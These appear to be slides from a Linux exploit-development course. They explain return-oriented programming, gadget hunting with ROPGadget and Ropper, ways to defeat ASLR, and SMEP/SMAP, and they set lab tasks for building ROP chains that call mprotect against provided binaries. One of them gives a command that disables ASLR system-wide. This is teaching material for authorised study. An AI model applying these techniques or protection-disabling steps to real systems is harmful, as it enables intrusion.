- Return-Oriented Programming (ROP) is a technique that is useful for overcoming NX
- ROP takes advantage of the fact that there already exists a tremendous amount of executable code within the target program
- We use a series of ROP “gadgets” to do something useful to us (e.g. mark our shellcode as executable and call it)
- A ROP “gadget” is a series of instructions that does something useful and then diverts the flow of execution elsewhere (`jmp`, `call`, `ret`)
 - Really, it is Break Oriented Programming, doesn't just use returns




ROP Chaining

- A ROP chain is a series of ROP gadgets that will be executed in succession to do whatever it is we need to do
- We craft our own stack using the addresses of our gadgets and any function parameters (if we're using entire functions as gadgets)
 - Can also be on the actual stack, if we can write there
- A “stack pivot” is needed to move RSP to point to our stack
 - Easier said than done
- When using this method each gadget needs to end with a redirect
 - `ret`
 - `jmp rax`
 - ...
- When making a chain we must know what our influence is before we start
 - You do remember what that means right?



ROP Chaining, Illustrated



ROP Gadgets

How do I find gadgets?

- Ghidra / GDB
 - Search for instructions by name
 - Search for instructions by bytes
 - This will find hidden instructions at offsets inside other instructions
- Tools
 - A few good opensource ones
 - ROPGadget
 - Ropper
 - Some tools include solvers to try to generate chains as well
- Places
 - Don't limit yourself to one image, use the large libraries
 - If you know where they are



ASLR



- Address Space Layout Randomization
- Relocates ELF's, stack, and heap to random addresses
- Why does this make things difficult?
 - Makes “return to libc” attacks difficult/infeasible
- We require an information peek to infer positions



Defeating ASLR

- No silver bullets
- Possible workarounds:
 - Memory disclosure vulnerability
 - Can be hard to find
 - Spraying
 - Heap spray
 - 32-bit is easier
 - Other memory grooming
 - If target executable will restart, keep throwing until it works
 - On UNIX, `fork()` + `exec()` servers are susceptible
 - “Blind ROP”



Supervisor Mode Execution Prevention

- Supervisor Mode Execution Prevention (SMEP)
 - Introduced in Intel's Ivy Bridge processor (2011)
 - Prevents execution of user mode address while executing in kernel mode
- Prevents privilege escalation by mitigating exploits that execute instructions
 - Without SMEP vulnerabilities that redirect execution can just redirect to shellcode setup in usermode
 - With SMEP exploitation involving redirecting execution must redirect to kernel-mode executable sections



Supervisor Mode Access Prevention

- Supervisor Mode Access Prevention (SMAP)
 - Introduced in Intel's Broadwell processor (2014)
 - Supported by Linux since kernel 3.7
 - Prevents access of user mode addresses while executing in kernel mode
 - This is selectively turned off and back on again during certain kernel operations (such as system call reading of parameters)
- Prevents the placement of a ROP chain (of kernel mode gadget addresses) in userspace memory to be pivoted to



LINUX CNO Programming



Lab 10

Develop an NX-Defeating Exploit

Tasks

Using the provided binary:

- Fuzz the server until it crashes
 - Use GDB to note where and how
- Use Ghidra to determine the size and position of the buffer you are overflowing
- Overwrite RIP, develop a ROP chain
 - Call `mprotect` to make global memory containing exploit readable
- Start with `EB FE` as your shellcode and attempt the exploit
 - Watch the CPU usage using `htop`
 - You will know it lands when the CPU goes to 100%
- Once successful, use provided shellcode instead of `EB FE`



Considerations

- Use ROPGadget on the server and *.so's mapped into the server to find gadgets when creating the ROP chain
 - Find these with `info proc mappings` in GDB
- NUL characters will be a nuisance
 - May need to transform data/exploit. Look at vulnerable function
- Value of `PROT_READ | PROT_WRITE | PROT_EXEC` is `0x7`
- Make sure ASLR is turned off
 - `echo 0 | sudo tee /proc/sys/kernel/randomize_va_space`



LINUX CNO Programming



Lab 11

Defeating ASLR

Tasks

Using the provided 64 bit binary:

- Find a memory disclosure vulnerability
- Find vulnerable function by fuzzing
- Overwrite `%rip`, develop a ROP chain
 - Call `mprotect` to make global memory containing exploit readable
- Start with `EB FE` as your shellcode and attempt the exploit
 - Watch the CPU usage using `htop`
 - You will know it lands when the CPU goes to 100%
- Once successful, use provided shellcode instead of `EB FE`



Considerations

- This lab is not (very) contrived
- Make sure to turn ASLR back on when testing final product
 - `echo 2 | sudo tee /proc/sys/kernel/randomize_va_space`
- Use ROPGadget on the server and *.so's mapped into the server to find gadgets when creating the ROP chain
 - Find these with “info proc mappings” in GDB
- NUL characters will be a nuisance
 - May need to transform data/exploit. Look at vulnerable function
- Value of `PROT_READ | PROT_WRITE | PROT_EXEC` is `0x7`



LINUX CNO Programming



Series Conclusion

Review Activity

- Take a few minutes to think about the following:
 - What was your favorite lab?
 - Why? What did you learn?
- Be prepared to share with the class



Series Review



- Vulnerability Research Concepts
 - Definition
 - Assumptions
 - Shortest Path
- Vulnerability Classes / Source Review
- Fuzzing
 - Introduction
 - Concepts
 - Mutation Fuzzing



Series Review *(continued)*



- Exception Triage
 - Concepts
 - Exceptions / Signals
 - Environmental Factors / Control
 - Repeatability / Reliability



ManTech

Series Review *(continued)*



- Exploitation Concepts
 - What is Software Exploitation?
 - What makes a bug exploitable?
 - Real world considerations
 - `%rip` -> Pwnage
 - Write What Where -> Pwnage
- Target Enumeration
 - What is target enumeration?
 - Achieving sufficient targeting granularity
 - Published Information
 - Inferred Information



Series Review *(continued)*



- Buffer Overflows
 - What is a buffer overflow?
 - What makes a buffer overflow exploitable?
 - Stack Overflow Concepts
 - Saved `%rip` Overwrite
 - Heap Overflow Concepts
 - Data Structures
 - Control Flow Data



Series Review *(continued)*



- Shellcoding
 - Shellcoding
 - NASM review
 - Shellcode Finders
 - Shellcode Cleanup
- Protection Mechanisms
 - Hardware Data Execution Prevention (NX)
 - Address Space Layout Randomization (ASLR)
 - Supervisor Mode Execution Prevention (SMEP)

